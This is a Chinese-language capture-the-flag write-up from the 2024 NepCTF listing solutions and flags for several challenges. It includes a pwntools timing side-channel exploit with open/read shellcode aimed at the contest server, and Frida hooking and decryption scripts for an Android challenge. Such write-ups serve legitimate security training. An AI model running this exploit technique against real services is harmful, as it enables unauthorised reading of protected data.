# 2024 NepCTF

# 第16名-asaki

## NepMagic —— CheckIn

玩完魔塔游戏就有了

NepCTF{50c505f4-2700-11ef-ad49-00155d5e2505}

## Nemophila

所以镜莲华的花语是?

前面python照做即可

后面图片和key循环异或

然后长宽爆破


NepCTF{1f_I_were_the_on1y_one_i_would_N0T_be_able_to_see_this_Sunrise}

## 3DNep

https://tuzim.net/hxdecode/ 汉信码

https://gltf-viewer.donmccurdy.com/ gltf

两个工具



NepCTF{6e766b59-23d1-395c26d708a4}

## NepBox

时间盲注

```
from pwn import *
import time

context(arch='amd64', os='linux', log_level = 'debug')
```

```
file_name = './pwn'

li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')

def dbg():
    gdb.attach(r)

charset = 'abcdef0123456789-}'
flag = 'NepCTF{'

for i in range (len(flag),50):
    for j in charset:
        global r
        #r = process('./pwn')
        r=remote('neptune-51726.nepctf.lemonprefect.cn',443, ssl=True, sni=
True, typ="tcp")
        payload = asm(shellcraft.open("flag"))
        payload += asm(shellcraft.read(3, 'rsp', 0x80))
        shellcode = f'''
            mov al, byte ptr[rsi+{i}]
            cmp al, {ord(j)}
            je $-2
            ret
        '''
        payload += asm(shellcode)
        try:
            r.sendlineafter('right', payload)
            start_time = time.time()
            r.clean(2)
            r.clean(2)
            start_time = time.time() - start_time
            li('time = ' +  str(start_time) + '\n' + 'char = ' + str(j))
        except:
            pass
        else:
            if start_time > 4:
                flag += j
                break
            r.close()
        li('flag = ' + flag)
    if flag[-1]=="}":
```

```
        break

li(flag)

r.interactive()
```

## 0ezAndroid

flag{enenneenneneen,neneenenen!neen!}

点得够多的小朋友，会有flag作为奖励，flag请用NepCTF{}代替flag{}包裹提交。

娱乐题，玩的开心:)

密钥与加密逻辑脚本

```
andiord
加密流程分析



-------------------------------------------------------------------------
-----------
      得到密钥
 his.keyCipher = new int[]{602450884, 98211040, 0x7A2D2F0D, 0x77FC29FF};
  public int[] localDo() {
        int[] tmp = (int[])this.keyCipher.clone();
        for(int l = 0; l < 4; l += 2) {
            int[] arr_v1 = this.localEncrypt(tmp[l], tmp[l + 1]);
            tmp[l] = arr_v1[0];
            tmp[l + 1] = arr_v1[1];
        }

  return tmp;}
  public int[] localEncrypt(int v0, int v1) {
        long total = 0L;
        long v00 = (long)v0;
        long v11 = (long)v1;
        for(int i = 0; i < 0x20; ++i) {
            total = total + 287454020L & 0xFFFFFFFFL;
            v00 = v00 + ((v11 << 4 & 0xFFFFFFFFL) + 49L & 0xFFFFFFFFL ^ v11
 + total & 0xFFFFFFFFL ^ (v11 >> 5) + 50L & 0xFFFFFFFFL) & 0xFFFFFFFFL;
            v11 = v11 + ((v00 >> 5) + 52L & 0xFFFFFFFFL ^ ((v00 << 4 & 0xFF
```

```
FFFFFFL) + 51L & 0xFFFFFFFFL ^ v00 + total & 0xFFFFFFFFL)) & 0xFFFFFFFFL;
        }

        return new int[]{((int)v00), ((int)v11)};
    }
-------------------------------------------------------------------------------
-----------
密钥 1029635300 1032338353 -1227380997 746048367
-------------------------------------------------------------0.-
-------------------------
byte[] arr_b = this.encrypt(this.clickCount, key);
.so逻辑里 clickCount通过frida沟取爆破，key是上文密钥  得到arr_b
encrypt逻辑
void __fastcall rc4_crypt(__int64 a1, __int64 a2, __int64 a3)
{
  signed int v3; // eax
  __int64 v4; // r9
  __int64 v5; // r8
  int v6; // ecx
  unsigned __int8 v7; // r10
  int v8; // ebx
  int v9; // r8d

  if ( a3 )
  {
    v3 = 0;
    v4 = 0LL;
    LODWORD(v5) = 0;
    do
    {
      v6 = v3 + 256;
      if ( v3 + 1 >= 0 )
        v6 = v3 + 1;
      v3 = v3 - (v6 & 0xFFFFFF00) + 1;
      v7 = *(_BYTE *)(a1 + v3);
      v8 = v5 + v7 + 255;
      v9 = v7 + (_DWORD)v5;
      if ( v9 >= 0 )
        v8 = v9;
      v5 = v9 - (v8 & 0xFFFFFF00);
      *(_BYTE *)(a1 + v3) = *(_BYTE *)(a1 + v5);
      *(_BYTE *)(a1 + v5) = v7;
```

```
      *(_BYTE *)(a2 + v4++) ^= *(_BYTE *)(a1 + (unsigned __int8)(v7 + *(_BY
TE *)(a1 + v3)));
    }
    while ( a3 != v4 );
  }
}
-------------------------------------------------------------------------
-----------
arr_b验证 导出一个文件?
if(arr_b[2] == 37 && arr_b[3] == 80 && arr_b[4] == 68 && arr_b[5] == 70 &&
 arr_b[6] == 45 && arr_b[7] == 49 && arr_b[8] == 46 && arr_b[9] == 52) {
                this.statusCheck = 1;
                try {
                    FileOutputStream fos = new FileOutputStream(this.tempFi
le);
                    fos.write(arr_b);
                    fos.close();
                    return;
                }
-------------------------------------------------------------------------
-----------
```

FRIDA脚本 拿到pdf后再解密(也可以使用.so里的逻辑去做 rc4)

```
function hook_java() {
Java.perform(function () {
    Java.choose("com.example.clickmemore.MainActivity",{
    onMatch:function(instance) {
        for(var i=0; i<28888;i++){
            console.log(i);
            var array= instance.encrypt(i,'bangboo!Knows!!!');
            if(array[2] == 37 && array[3] == 80 && array[4] == 68 && array
[5] == 70 && array[6] == 45 && array[7] == 49 && array[8] == 46 && array[9]
 == 52) {
                console.log('yup!!!');
                console.log(i,array);
                break;
            }}},
    onComplete: function() {console.log("Search done");}
});
})
}
```

```
function main() {
    hook_java();
}
setImmediate(main);
```

最后解密

```
cipher = [
    0x69, 0x7c, 0x70, 0x75, 0x68, 0x71, 0x7b, 0x73, 0x79, 0x76, 0x7c, 0x7f,
    0x75, 0x72, 0x78, 0x70, 0x7a, 0x45, 0x4f, 0xe, 0x4d, 0x41, 0x4b, 0x43,
 0x42,
    0x46, 0x4c, 0x44, 0x4e, 0x42, 0xc, 0x40, 0x4a, 0x55, 0x5f, 0x13, 0x4e,
]
for i in range(len(cipher)):
    print(chr(cipher[i]^(i+0xf)),end="")
    flag{enenneenneneen,neneenenen!neen!}
```


## Super Neuro : Escape from Flame!

纯打游戏 有bug 卡边上的墙一直跳

高度到1024就有flag
NepCTF{d433dfc5339ff746f6c1f8c5472bac18e4d65f2f0fb1a9d5}

## 火眼金睛

binwalk分出符号表 符号表里找到一段base32




NepCTF{Y0u_G0t_K33n_1nS1ght_1n_vXw0rKs!!!_L3t's_G0_Furth3r}